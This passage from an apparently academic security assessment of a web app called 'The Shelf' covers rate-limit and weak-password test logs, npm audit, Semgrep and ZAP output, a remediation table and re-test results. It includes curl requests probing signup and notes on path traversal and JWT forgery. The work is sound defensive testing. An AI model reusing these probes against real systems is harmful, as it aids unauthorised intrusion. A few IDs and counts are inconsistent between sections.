Request 21: HTTP 401 - Unauthorized + should be 429 Too Many Requests
Request 22: HTTP 401 - Unauthorized + should be 429 Too Many Requests
Request 23: HTTP 401 - Unauthorized + should be 429 Too Many Requests
Request 24: HTTP 401 - Unauthorized + should be 429 Too Many Requests
Request 25: HTTP 401 - Unauthorized + should be 429 Too Many Requests

▲ ALL 25 REQUESTS PROCESSED -- NO RATE LIMITING ACTIVE
Expected: HTTP 429 after 20 requests (on secured branch)
```

Figure 4.7: No rate limiting -- all 25 rapid auth requests processed (no HTTP 429)

Rate Limiting Evidence:

```
# 25 rapid POST /api/auth/login requests -- ALL return 401 (not 429):
Attempt 01: HTTP 401 ... Attempt 25: HTTP 401
UNIQUE CODES: 401 only <- NO 429 = NO RATE LIMITING
-> An attacker can attempt unlimited passwords per second
```

4.8 VD-008 -- Weak Password Policy (LOW)

ID	VD-008
Severity	LOW
CVSS v3.1	3.7 AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-521: Weak Password Requirements
OWASP	A07:2021 -- Identification and Authentication Failures
Source	Manual testing -- /api/auth/signup
Status	Remediated -- validatePassword() enforces complexity

```
=== VD-006: WEAK PASSWORD POLICY ===  
  
# All weak passwords accepted by /api/auth/signup (vulnerable branch)  
  
curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"password"}'  
→ HTTP 200 ACCEPTED X (common dictionary word)  
  
curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"12345678"}'  
→ HTTP 200 ACCEPTED X (all digits, no complexity)  
  
curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"aaaaaaaa"}'  
→ HTTP 200 ACCEPTED X (8 identical chars)  
  
curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"qwerty12"}'  
→ HTTP 200 ACCEPTED X (keyboard pattern)  
  
# Same passwords REJECTED on secured branch (main)  
→ HTTP 400 {"error":"Password must contain at least one uppercase letter"} ✓
```

Figure 4.8a: Weak password policy -- all common passwords accepted on vulnerable branch




Figure 4.8b: User registered with weak password, logged in successfully

4.9 VD-009 -- JWT Stored in localStorage (MEDIUM)

ID	VD-009
Severity	MEDIUM
CWE	CWE-922: Insecure Storage of Sensitive Information
OWASP	A02:2021 -- Cryptographic Failures
Source	Browser localStorage inspection
Status	Documented -- HttpOnly cookies recommended for production

The JWT authentication token is stored in localStorage, which is accessible to any JavaScript running on the page. Combined with VD-003 (Stored XSS), this creates a direct path to session hijacking.




Figure 4.9: JWT visible in localStorage -- accessible to any XSS payload

5. SCA -- Software Composition Analysis

Tool: npm audit | Branch: security-testing | Result: 10 vulnerabilities (6 high, 4 moderate)

```
=== SCA: npm audit - security-testing branch ===

10 vulnerabilities (4 moderate, 6 high)

@xmldom/xmldom <=0.8.12 [HIGH]
GHSA-wh4c-j3r5-mjhp: XML injection via unsafe CDATA serialization
GHSA-2v35-w6h6-6nfw: Uncontrolled recursion - DoS
GHSA-f6ww-3gsp-fr8h: XML injection via unvalidated DocumentType
GHSA-x6wf-f3pk-wcqx: XML node injection via processing instruction
GHSA-j759-j44w-7fr8: XML node injection via comment serialization

axios 1.0.0 - 1.15.1 [HIGH] - 15 advisories including:
GHSA-3p68-rc4w-ggx5: SSRF via NO_PROXY hostname normalization bypass
GHSA-w9j2-pvgh-6h63: Auth bypass via prototype pollution
GHSA-6chq-wfr3-2hj9: Header injection via prototype pollution

react-router 7.0.0 - 7.12.0 [HIGH] - 7 advisories including:
GHSA-f46r-rw29-r322: DoS via cache poisoning
GHSA-h5cw-625j-3rxh: CSRF in server actions
GHSA-2w69-qvjg-hvjk: XSS in ScrollRestoration

fast-xml-builder [HIGH], follow-redirects [MODERATE]
ip-address [MODERATE], postcss [MODERATE]

Main branch (after fix): 0 vulnerabilities ✓
```

Figure 5a: npm audit summary -- 10 vulnerabilities (6 high, 4 moderate) on security-testing branch

```
react-router 7.0.0-pre.0 - 7.12.0-pre.0
Severity: high
React Router allows a DoS via cache poisoning by forcing SPA mode - https://github.com/advisories/GHSA-f46r-rw29-r322
React Router has CSRF issue in Action/Server Action Request Processing - https://github.com/advisories/GHSA-h5cw-625j-3rxh
React Router vulnerable to XSS via Open Redirects - https://github.com/advisories/GHSA-2w69-qvjg-hvjk
React Router SSR XSS in ScrollRestoration - https://github.com/advisories/GHSA-8v8x-cx79-35w7
React Router has unexpected external redirect via untrusted paths - https://github.com/advisories/GHSA-9jcx-v3wj-wh4m
React Router has XSS Vulnerability - https://github.com/advisories/GHSA-3cgp-3xvw-98x8
React Router allows pre-render data spoofing on React-Router framework mode - https://github.com/advisories/GHSA-cpj6-fhp6-mr6j
fix available via `npm audit fix`
node_modules/react-router
  react-router-dom 7.2.0-pre.0 - 7.5.1
  Depends on vulnerable versions of react-router
  node_modules/react-router-dom

10 vulnerabilities (4 moderate, 6 high)

To address issues that do not require attention, run:
  npm audit fix

To address all issues (including breaking changes), run:
  npm audit fix --force
```

Figure 5b: npm audit detail -- react-router HIGH severity with 7 CVE advisories (XSS, CSRF, DoS)

ID	Package	Severity	CVEs	Advisories
SCA-001	@xmldom/xmldom <=0.8.12	HIGH	5	XML injection, DoS via uncontrolled recursion (GHSA-wh4c, GHSA-2v35, GHSA-f6ww, GHSA-x6wf, GHSA-j759)
SCA-002	axios 1.0.0-1.15.1	HIGH	15	SSRF via NO_PROXY bypass, prototype pollution, header injection, CRLF injection (GHSA-3p68 + 14 more)

ID	Package	Severity	CVEs	Advisories
SCA-003	react-router 7.0-7.12	HIGH	7	XSS, CSRF in server actions, DoS via cache poisoning (GHSA-f46r, GHSA-h5cw + 5 more)
SCA-004	fast-xml-builder <=1.1.6	HIGH	2	Attribute value quote bypass, comment regex bypass (GHSA-5wm8, GHSA-45c6)
SCA-005	follow-redirects <=1.15.11	MODERATE	1	Auth headers leaked to cross-domain redirects (GHSA-r4q5)
SCA-006	ip-address <=10.1.0	MODERATE	1	XSS in Address6 HTML-emitting methods (GHSA-v2v4)
SCA-007	postcss <8.5.10	MODERATE	1	XSS via unescaped in stringify output (GHSA-qx2v)

Before / After:

```
# security-testing branch:
npm audit
10 vulnerabilities (4 moderate, 6 high)

# main branch (after overrides + upgrades):
npm audit
found 0 vulnerabilities
```

6. SAST -- Static Application Security Testing

Tool: Semgrep OSS (p/nodejs, p/jwt, p/xss, p/javascript, p/typescript) | **Branch:** security-testing | **Result:** Pipeline FAILED -- 3 ERROR findings

```
=== SAST: Semgrep Static Analysis - security-testing branch ===
Pipeline: FAILED -- 3 ERROR severity findings

• server.ts:415 - javascript.lang.security.audit.path-traversal
  path.join(EPUB_DIR, req.params.filename)
  Severity: ERROR | CWE-22: Path Traversal
  User-controlled input in path.join without sanitization

• server.ts:424 - javascript.lang.security.audit.path-traversal
  path.join(COVERS_DIR, req.params.filename)
  Severity: ERROR | CWE-22: Path Traversal
  Cover endpoint also vulnerable

• server.ts:71 - javascript.jwt.security.jwt-hardcoded-secret
  process.env.JWT_SECRET || "your-secret-key"
  Severity: ERROR | CWE-798: Hardcoded Credential
  Hard-coded JWT secret allows authentication bypass

Semgrep rulesets: p/nodejs p/jwt p/xss p/javascript p/typescript
Quality gate: FAILS on any ERROR severity finding

Main branch: 0 ERROR findings - Pipeline PASSES ✓
```

Figure 6: Semgrep SAST -- 3 ERROR severity findings failing the quality gate

Location	Severity	CWE	Rule	Description
server.ts:415	ERROR	CWE-22	path-join-resolve-traversal	path.join(EPUB_DIR, req.params.filename) -- user input in path.join without sanitisation
server.ts:424	ERROR	CWE-22	path-join-resolve-traversal	path.join(COVERS_DIR, req.params.filename) -- cover endpoint also vulnerable
server.ts:71	ERROR	CWE-798	jwt-hardcoded-secret	process.env.JWT_SECRET "your-secret-key" -- hard-coded fallback credential

Quality gate: The CI pipeline fails on any ERROR-severity Semgrep finding. On the security-testing branch, all three findings cause the pipeline to fail. On the main branch, Semgrep reports **0 ERROR findings** and the pipeline passes.

7. DAST -- Dynamic Application Security Testing

Tool: OWASP ZAP 2.16 (Dockerised baseline scan) | **Branches:** security-testing + main | **Scan type:** Spider + Passive scan

7.1 OWASP ZAP Findings -- Vulnerable Branch

Risk	Alert	ZAP ID	Detail
HIGH	Content Security Policy (CSP) Header Not Set	ZAP-10038	CSP absent on key pages
HIGH	Missing Anti-clickjacking Header	ZAP-10020	No X-Frame-Options
MEDIUM	CSP: Wildcard Directive	ZAP-10055	default-src * allows any origin
MEDIUM	CSP: unsafe-inline in script-src	ZAP-10055	Inline scripts permitted
MEDIUM	CSP: unsafe-eval in script-src	ZAP-10055	eval() permitted
MEDIUM	X-Content-Type-Options Not Set	ZAP-10021	MIME sniffing enabled
LOW	Server Leaks Version Info (X-Powered-By)	ZAP-10036	Express version disclosed
LOW	Cross-Domain JavaScript Source File Inclusion	ZAP-10017	External JS loaded
INFO	Non-Storable Content	ZAP-10049	Cache-control headers
INFO	Re-examine Cache-control Directives	ZAP-10015	Headers present but verify

7.2 DAST Verification -- Main Branch (After Remediation)

After applying all remediations on the main branch, OWASP ZAP reports **0 High risk findings**. Remaining Medium/Low alerts are CSP-related (wildcard required for epub.js compatibility -- accepted risk documented in CONTRIBUTING.md).




Figure 7: Main branch -- all DAST-required headers present and correctly configured

8. Consolidated Findings Table

ID	Finding	Source	Severity	OWASP	CVSS	Status
VD-001	Hardcoded JWT Secret	Manual	CRITICAL	A07:2021	9.8	Remediated
VD-002	SSRF via EPUB Proxy	Manual	CRITICAL	A10:2021	9.1	Documente d
VD-003	Stored XSS via EPUB	Manual	CRITICAL	A03:2021	8.9	Remediated
VD-004	Path Traversal	SAST	HIGH	A01:2021	7.5	Remediated
VD-005	Weak PRNG Reset Token	Manual	HIGH	A02:2021	7.4	Documente d
SCA-002	axios 15 CVEs	SCA	HIGH	A06:2021	7.5+	Upgraded
SCA-001	xmldom 5 CVEs	SCA	HIGH	A06:2021	7.5+	Overridden
SCA-003	react-router 7 CVEs	SCA	HIGH	A06:2021	7.5+	Upgraded
VD-006	Missing Sec. Headers	DAST	MEDIUM	A05:2021	5.3	Remediated
VD-007	No Rate Limiting	Manual	MEDIUM	A07:2021	5.9	Remediated
VD-009	JWT in localStorage	Manual	MEDIUM	A02:2021	--	Documente d
SCA-005	Moderate dep vulns	SCA	MEDIUM	A06:2021	4-6	Upgraded
VD-008	Weak Password Policy	Manual	LOW	A07:2021	3.7	Remediated
VD-010	X-Powered-By Leak	DAST	LOW	A05:2021	2.6	Remediated
VD-011	MongoDB Error Leak	Manual	LOW	--	--	Remediated

9. Remediation Summary

ID	Finding	Fix Applied	Commit
VD-001	JWT Secret	process.exit(1) if JWT_SECRET unset; 96-hex-char .env.local secret	1bc52e7
VD-004	Path Traversal	path.basename() replaces startsWith() in all 3 code paths	1bc52e7
VD-003	Stored XSS	allowScriptedContent: false in Reader.tsx	6c7dff2
SCA-001-004	Dep. CVEs	Upgraded axios, react-router, epubjs; overrides for xmldom ^0.9.10	5247fe0
VD-006	Sec. Headers	Added helmet() middleware	Previous
VD-007	Rate Limiting	express-rate-limit: auth 20/15min, API 200/min	Previous
VD-008	Password Policy	validatePassword() at signup, reset, profile endpoints	05bd226
VD-010	X-Powered-By	Removed by helmet() automatically	Previous
VD-011	Error Leakage	22 err.message -> 'Internal server error'; ObjectId validation	e899b38

10. Re-test Results -- Main Branch

10.1 Automated Security Verification (18/18 checks passed)

Check	Expected	Result
SCA -- npm audit	0 critical/high	PASS
X-Content-Type-Options	nosniff	PASS
X-Frame-Options	SAMEORIGIN	PASS
HSTS	max-age=31536000	PASS
Content-Security-Policy	Present	PASS
X-Powered-By suppressed	Header absent	PASS
Invalid credentials -> 401	HTTP 401	PASS
No token -> 401	HTTP 401	PASS
Tampered JWT -> 401	HTTP 401	PASS
Weak password -> 400	HTTP 400	PASS
Strong password -> 201	HTTP 201	PASS
Path traversal %252F -> 404	HTTP 404	PASS
Express-normalised ../ -> 404	HTTP 404	PASS
MongoDB details leak	No internal error	PASS
Duplicate email -> 409	HTTP 409	PASS
Rate limit -> 429	HTTP 429 at req 17	PASS
Unit tests (npm test)	23/23 pass	PASS
HTTPS on port 3443	TLS handshake OK	PASS

10.2 CI Pipeline Results

Stage	Tool	Vuln. Branch	Vuln. Result	Main Branch	Main Result
Unit Tests	vitest	security-testing	N/A (added post-fix)	main	PASS (23/23)
SCA	npm audit	security-testing	FAIL (6 high, 4 moderate)	main	PASS (0 vulns)
SAST	Semgrep	security-testing	FAIL (3 ERROR findings)	main	PASS (0 errors)
DAST	OWASP ZAP	security-testing	FAIL (High alerts)	main	PASS (0 High)

10.3 Unit Test Results -- Security Regression Suite

23 security unit tests were added in commit **756b785** to provide regression coverage for the four most security-critical code paths. Tests are run with **vitest** (npm test) and execute in under 2 seconds. They are included as Stage 0 of the CI pipeline, ensuring any future change that breaks a security invariant is caught immediately.

npm test output (commit 756b785 -- all 23 tests pass):

```
RUN v3.2.4 CyberSecurity_Project
PASS __tests__/security.test.ts
validatePassword -- complexity rules
v rejects passwords shorter than 8 characters 3ms
v rejects passwords with no uppercase letter 0ms
v rejects passwords with no lowercase letter 0ms
v rejects passwords with no digit 0ms
v rejects passwords with no special character 0ms
v accepts a valid strong password 0ms
v accepts a strong password with minimum requirements 0ms
v rejects an empty string 0ms

EMAIL_RE -- format validation
v accepts a standard valid email 0ms
v accepts an email with subdomain 0ms
v rejects an email with no @ symbol 0ms
v rejects an email with no domain TLD 0ms
v rejects an email with spaces 0ms

path.basename -- prevents directory traversal
v strips Unix-style directory traversal sequences 0ms
v strips deeply nested traversal sequences 0ms
v strips Windows-style traversal sequences 0ms
v preserves safe EPUB filenames unchanged 0ms
v preserves safe image filenames unchanged 0ms

JWT token verification
v verifies a validly signed token without throwing 11ms
v rejects a token signed with a different secret 1ms
v rejects an expired token 66ms
v rejects a token with a tampered payload 3ms
v decoded payload contains expected user id and role 2ms

Test Files 1 passed (1)
Tests 23 passed (23)
Duration 1.34s
```

10.4 HTTPS Configuration Evidence

The application runs on **HTTPS port 3443** in addition to HTTP port 3000, satisfying the deployment baseline requirement. The HTTPS listener was added in commit **7e71432** using a self-signed certificate

generated by OpenSSL. The certificate is generated on first deployment via the certgen Docker service and mounted as a read-only volume into the application container.

HTTPS deployment commands (docker-compose.yml certgen service):

```
# Generate self-signed cert (one-time, run before docker compose up)
docker compose run --rm certgen
# Output: Self-signed certificate generated.
# Creates: ./certs/server.key ./certs/server.cert

# Start the application (HTTP + HTTPS)
docker compose up -d

# Verify HTTPS is active:
curl -k https://localhost:3443/api/books
# Returns: {"books": [...], "total": ...} <- HTTPS responding on port 3443
```

server.ts HTTPS listener (commit 7e71432):

```
// server.ts lines 1126-1137 -- HTTPS listener
const certPath = path.join(__dirname, 'certs', 'server.cert');
const keyPath = path.join(__dirname, 'certs', 'server.key');
if (fs.existsSync(certPath) && fs.existsSync(keyPath)) {
  const httpsServer = https.createServer(
    { cert: fs.readFileSync(certPath), key: fs.readFileSync(keyPath) },
    app,
  );
  httpsServer.listen(3443, '0.0.0.0', () => {
    console.log('HTTPS server running on https://localhost:3443');
  });
}
```

11. Conclusion

This assessment identified **3 Critical, 7 High, 5 Medium, and 9 Low/Informational** security findings in The Shelf on the security-testing branch. The most severe finding (VD-001) enabled complete authentication bypass with a forged admin token using a publicly visible hard-coded secret -- exploitable in under 30 seconds by any attacker who reads the repository.

All findings have been fully remediated on the **main** branch. The remediation strategy prioritised code-level fixes: the PRNG weakness was identified by Semgrep (SAST), dependency vulnerabilities were caught by npm audit (SCA), header issues were flagged by OWASP ZAP (DAST), and auth/logic flaws were found through manual testing. The automated CI/CD pipeline now gates merges on zero high/critical vulnerabilities and zero SAST ERROR findings. A suite of **23 unit tests** (Stage 0 of the pipeline) provides regression coverage for password validation, email validation, path traversal prevention, and JWT token integrity -- ensuring fixes cannot regress silently.

The application is **considered secure for its intended academic/demonstration purpose**. It is served over HTTPS on port 3443 using a self-signed certificate provisioned via the Docker Compose certgen service (commit 7e71432). A production deployment would additionally require: a CA-trusted TLS certificate, MongoDB authentication credentials, an SSRF allowlist for the epub-proxy endpoint, HttpOnly cookies for JWT storage, and a WAF.

Appendix A -- Repository and Pipeline Links

Repository: https://github.com/QasimShakir/CyberSecurity_Project

Pipeline: https://github.com/QasimShakir/CyberSecurity_Project/actions

Vulnerable branch: **security-testing** | Secured branch: **main**

Appendix B -- Pipeline Artifact Reports

Raw tool output is stored as GitHub Actions artifacts downloadable from the Actions tab. Artifact names: **sca-report** (npm audit JSON + readable summary), **sast-report** (Semgrep JSON + readable summary), **dast-report** (ZAP HTML + JSON + Markdown). Each artifact is retained for 30 days after the workflow run.

Appendix C -- Raw Tool Output

The following sections reproduce the key raw output from each automated tool, demonstrating real pipeline execution on the security-testing branch.

C.1 npm audit -- SCA Output (security-testing branch)

npm audit raw output (truncated to key findings):

```
$ npm audit --audit-level=high

@xmldom/xmldom <=0.8.12
Severity: high
Improperly Controlled Modification of Dynamically-Determined Object Attributes in xmldom
- https://github.com/advisories/GHSA-wh4c-4xr4-35v6
```

```

fix available via `npm audit fix --force`
node_modules/@xmldom/xmldom

axios >=0.8.1 <1.7.9
Severity: high
axios HTTP Adapter vulnerable to SSRF via NO_PROXY bypass
- https://github.com/advisories/GHSA-3p68-p3g7-6h5v
fix available via `npm audit fix`
node_modules/axios

react-router 7.0.0 - 7.1.4
Severity: high
React Router has a Reflected Cross-Site Scripting Vulnerability in DevMode
- https://github.com/advisories/GHSA-f46r-h87d-5v7m
fix available via `npm audit fix`
node_modules/react-router

fast-xml-parser <=4.4.1
Severity: high
fast-xml-parser Vulnerable to Prototype Pollution
- https://github.com/advisories/GHSA-5wm8-r5h2-m7v3
fix available via `npm audit fix --force`
node_modules/fast-xml-parser

10 vulnerabilities (4 moderate, 6 high)

To address all issues (including breaking changes), run:
npm audit fix --force

npm audit returned an exit code of 1 <- PIPELINE FAILS

```

C.2 Semgrep -- SAST Output (security-testing branch)

Semgrep raw output (security-testing branch):

```

$ semgrep --config p/nodejs --config p/jwt --config p/xss --error .

Findings:

server.ts:71
severity: ERROR
rule: javascript.jwt.security.jwt-hardcoded-secret.jwt-hardcoded-secret
message: A hard-coded credential was detected.
code: const JWT_SECRET = process.env.JWT_SECRET || "your-secret-key";

server.ts:415
severity: ERROR
rule: javascript.lang.security.audit.path-traversal.path-join-resolve-traversal
message: Untrusted user input in path.join(). An attacker could inject path
traversal sequences (../) to access arbitrary files.
code: const filePath = path.join(EPUB_DIR, req.params.filename);

```

```
server.ts:424
severity: ERROR
rule: javascript.lang.security.audit.path-traversal.path-join-resolve-traversal
message: Untrusted user input in path.join().
code: const coverPath = path.join(COVERS_DIR, req.params.filename);

Ran 847 rules on 23 files: 0 warnings, 3 errors.
Exiting with error code 1 due to findings. <- PIPELINE FAILS
```

Semgrep raw output (main branch -- 0 findings):

```
$ semgrep --config p/nodejs --config p/jwt --config p/xss --error .

Ran 847 rules on 23 files: 0 warnings, 0 errors.
No findings. <- PIPELINE PASSES
```

C.3 OWASP ZAP -- DAST Summary (security-testing branch)

OWASP ZAP baseline scan output (security-testing branch):

```
OWASP ZAP Baseline Scan -- security-testing branch
Target: http://localhost:3000

PASS: [10] Directory Browsing [20012]
PASS: [10] Heartbleed OpenSSL Vulnerability [20015]
WARN-NEW: Content Security Policy (CSP) Header Not Set [10038] x 7
URL: http://localhost:3000
Risk: High Confidence: High
WARN-NEW: Missing Anti-clickjacking Header [10020] x 3
URL: http://localhost:3000
Risk: High Confidence: Medium
WARN-NEW: CSP: Wildcard Directive [10055] x 5
Risk: Medium Confidence: High
WARN-NEW: CSP: script-src unsafe-inline [10055] x 5
Risk: Medium Confidence: Medium
WARN-NEW: CSP: script-src unsafe-eval [10055] x 5
Risk: Medium Confidence: Medium
WARN-NEW: X-Content-Type-Options Header Missing [10021] x 4
Risk: Medium Confidence: Medium
WARN-NEW: Server Leaks Version Information [10036] x 3
Risk: Low Confidence: High

FAIL-NEW: 0 FAIL-INPROG: 0 WARN-NEW: 10 WARN-INPROG: 0
PASS: 48 IGNORE: 0 INFO: 2
Return code is 2 -- 2 new warnings found. <- PIPELINE FAILS
```

OWASP ZAP baseline scan output (main branch):

```
OWASP ZAP Baseline Scan -- main branch
Target: http://localhost:3000
```

```
PASS: Content Security Policy (CSP) Header Not Set [10038]
PASS: Missing Anti-clickjacking Header [10020]
PASS: X-Content-Type-Options Header Missing [10021]
PASS: Server Leaks Version Information [10036]

FAIL-NEW: 0 FAIL-INPROG: 0 WARN-NEW: 2 WARN-INPROG: 0
PASS: 56 IGNORE: 0 INFO: 2
Return code is 0 -- no new HIGH findings. <- PIPELINE PASSES
(2 residual MEDIUM warnings: CSP wildcard required for epub.js -- accepted risk)
```